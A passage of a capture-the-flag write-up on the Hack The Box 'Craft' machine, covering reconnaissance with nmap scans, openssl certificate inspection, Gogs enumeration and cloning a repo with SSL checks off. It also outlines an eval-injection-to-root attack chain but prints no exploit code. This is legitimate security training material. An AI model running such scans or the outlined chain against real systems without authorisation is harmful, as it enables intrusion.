
Craft is a medium difficulty Linux box, hosting a Gogs server with a public repository. One of the issues in the repository talks about a broken feature, which calls the eval function on user input. This is exploited to gain a shell on a container, which can query the database containing a user credential. After logging in, the user is found to be using Vault to manage the SSH server, and the secret for which is in their Gogs account. This secret is used to create an OTP which can be used to SSH in as root.
Recently I got interested in Application Programming Interface (API) hacking. We see over and over again that many organizations are heading towards APIs using independent microservices rather than staying as monolithic applications. This gives developers easier scalability and flexibility. However, with great power comes great responsibility and if APIs are misconfigured it will cause headaches for the companies.
While this post is a writeup focused on solving the Craft machine, I also give away some of my tips and tricks when it comes to reconnaissance, API hacking and using Burp Suite efficiently.
Reconnaissance
As usual, I start by firing up nmap with the -p- flag to do a full port scan.
 1viv4ldi@ARCH4EA ~/Craft  nmap -sT -p- 10.129.1.188
 2
 3Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-14 13:16 +0100
 4Nmap scan report for 10.129.1.188
 5Host is up (0.033s latency).
 6Not shown: 65532 closed tcp ports (conn-refused)
 7PORT     STATE SERVICE
 822/tcp   open  ssh
 9443/tcp  open  https
106022/tcp open  x11
11
12Nmap done: 1 IP address (1 host up) scanned in 13.35 seconds
Now that I know which ports are open, I can start another nmap scan to do full fingerprinting and version scanning on the open ports.
 1viv4ldi@ARCH4EA ~/Craft  nmap -sT -sV -sC -oA nmap/craft -p 22,443,6022 10.129.1.188
 2
 3Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-14 13:37 +0100
 4Nmap scan report for 10.129.1.188
 5Host is up (0.14s latency).
 6
 7PORT     STATE SERVICE  VERSION
 822/tcp   open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
 9| ssh-hostkey:
10|   2048 bd:e7:6c:22:81:7a:db:3e:c0:f0:73:1d:f3:af:77:65 (RSA)
11|   256 82:b5:f9:d1:95:3b:6d:80:0f:35:91:86:2d:b3:d7:66 (ECDSA)
12|_  256 28:3b:26:18:ec:df:b3:36:85:9c:27:54:8d:8c:e1:33 (ED25519)
13443/tcp  open  ssl/http nginx 1.15.8
14| tls-alpn:
15|_  http/1.1
16|_http-server-header: nginx/1.15.8
17|_ssl-date: TLS randomness does not represent time
18| tls-nextprotoneg:
19|_  http/1.1
20|_http-title: 400 The plain HTTP request was sent to HTTPS port
21| ssl-cert: Subject: commonName=craft.htb/organizationName=Craft/stateOrProvinceName=NY/countryName=US
22| Not valid before: 2019-02-06T02:25:47
23|_Not valid after:  2020-06-20T02:25:47
246022/tcp open  ssh      Golang x/crypto/ssh server (protocol 2.0)
25| ssh-hostkey:
26|_  2048 5b:cc:bf:f1:a1:8f:72:b0:c0:fb:df:a3:01:dc:a6:fb (RSA)
27Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
28
29Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
30Nmap done: 1 IP address (1 host up) scanned in 47.97 seconds
Looking at the results I see that 3 ports are open. The target listens on port 22 running SSH and looking at the banner OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0) I see that I am dealing with a Debian machine.
Port 6022 particularly stands out compared to other machines. After some research I see that x/crypto/ssh is a package written in Go to implement an SSH client and server.
I use netcat to interact with it as low-level as possible and indeed I see that we are dealing with a Go SSH instance.


I also see that the target is hosting an Nginx web server on port 443. Visiting the web page I am greeted with a simple web page.
Using Firefox I view the certificate in search of any valuable information disclosure.

Looking at the details we find a domain name craft.htb and an email address admin@craft.htb.
We can also use our good old terminal to view the same information, because why not. The following command will check connectivity on the target host and view certificate details for a website.
 1viv4ldi@ARCH4EA ~/Craft  openssl s_client -connect 10.129.1.188:443 -showcerts
 2
 3Connecting to 10.129.1.188
 4CONNECTED(00000003)
 5Can't use SSL_get_servername
 6depth=0 C=US, ST=NY, O=Craft, CN=craft.htb
 7verify error:num=20:unable to get local issuer certificate
 8verify return:1
 9depth=0 C=US, ST=NY, O=Craft, CN=craft.htb
10verify error:num=21:unable to verify the first certificate
11verify return:1
12depth=0 C=US, ST=NY, O=Craft, CN=craft.htb
13verify error:num=10:certificate has expired
14notAfter=Jun 20 02:25:47 2020 GMT
15verify return:1
16depth=0 C=US, ST=NY, O=Craft, CN=craft.htb
17notAfter=Jun 20 02:25:47 2020 GMT
18verify return:1
19---
20Certificate chain
21 0 s:C=US, ST=NY, O=Craft, CN=craft.htb
22   i:C=US, ST=New York, L=Buffalo, O=Craft, OU=Craft, CN=Craft CA, emailAddress=admin@craft.htb
23   a:PKEY: RSA, 2048 (bit); sigalg: sha256WithRSAEncryption
24   v:NotBefore: Feb  6 02:25:47 2019 GMT; NotAfter: Jun 20 02:25:47 2020 GMT
25-----BEGIN CERTIFICATE-----
26MIIEQDCCAigCCQC6e7PJjcRLnzANBgkqhkiG9w0BAQsFADCBhTELMAkGA1UEBhMC
27VVMxETAPBgNVBAgMCE5ldyBZb3JrMRAwDgYDVQQHDAdCdWZmYWxvMQ4wDAYDVQQK
28DAVDcmFmdDEOMAwGA1UECwwFQ3JhZnQxETAPBgNVBAMMCENyYWZ0IENBMR4wHAYJ
29KoZIhvcNAQkBFg9hZG1pbkBjcmFmdC5odGIwHhcNMTkwMjA2MDIyNTQ3WhcNMjAw
30NjIwMDIyNTQ3WjA+MQswCQYDVQQGEwJVUzELMAkGA1UECAwCTlkxDjAMBgNVBAoM
31BUNyYWZ0MRIwEAYDVQQDDAljcmFmdC5odGIwggEiMA0GCSqGSIb3DQEBAQUAA4IB
32DwAwggEKAoIBAQDV6vf1Ki4fZhJeMOQBAUFx98hM70l6Hpu+4MlB4++i/u2fKRvV
33<SNIP>
After interacting with the application, I find 2 different domains other than craft.htb: api.craft.htb and gogs.craft.htb. To interact with them I add the entries at the end of my /etc/hosts file.

I browse to https://craft.htb and the page seems to be the same as before.
Browsing to https://gogs.craft.htb I am faced with a Gogs instance.

Gogs (Go Git Service) is a self-hosted Git service written in Go, designed for simplicity, stability, and low resource usage. Even though it is advertised as painless, if misconfigured it can disclose very valuable information that can affect the organization. We see version 0.11.86.0130 is in use which is quite old. Most organizations will try to hide version numbers, however a close guess can be made by looking at the copyright information.

The above image shows the copyright year 2018, which could still help us make a close guess when searching for vulnerabilities online.
Whenever I am assessing a web application, whether it is a Bug Bounty or CTF, I also like to create a map of the tech stack to gain a bit of perspective on how the developers built the application. Knowing which technologies and programming languages are in use (Go in this instance) will help us understand why they might have been chosen and thus understand the purpose of the application better.

Anyway, back to the Git instance. Going to the Sign In tab we see that public registration is disabled, but if misconfigured or there is no rate limiting it can allow for bruteforcing or password spraying of employee accounts. Visiting Explore (always a gold mine of information for adversaries if misconfigured) we see there is a publicly available repository called craft-api.

Viewing Users I see our crew from Silicon Valley :D
At this point I clone the repository for further analysis. Here you need to set GIT_SSL_NO_VERIFY=true to bypass the SSL verification errors.
1viv4ldi@ARCH4EA ~/Craft  GIT_SSL_NO_VERIFY=true git clone https://gogs.craft.htb/Craft/craft-api.git
2
3Cloning into 'craft-api'...
4remote: Enumerating objects: 45, done.
5remote: Counting objects: 100% (45/45), done.
6remote: Compressing objects: 100% (41/41), done.
7remote: Total 45 (delta 10), reused 0 (delta 0)
8Unpacking objects: 100% (45/45), 7.25 KiB | 1.81 MiB/s, done.

It is written in Python and uses Flask. Before starting to read the source code I head to https://api.craft.htb to see what we are dealing with.

A simple Swagger API related to beer. Living in Belgium for all these years I am not surprised seeing an API fully dedicated to beer.
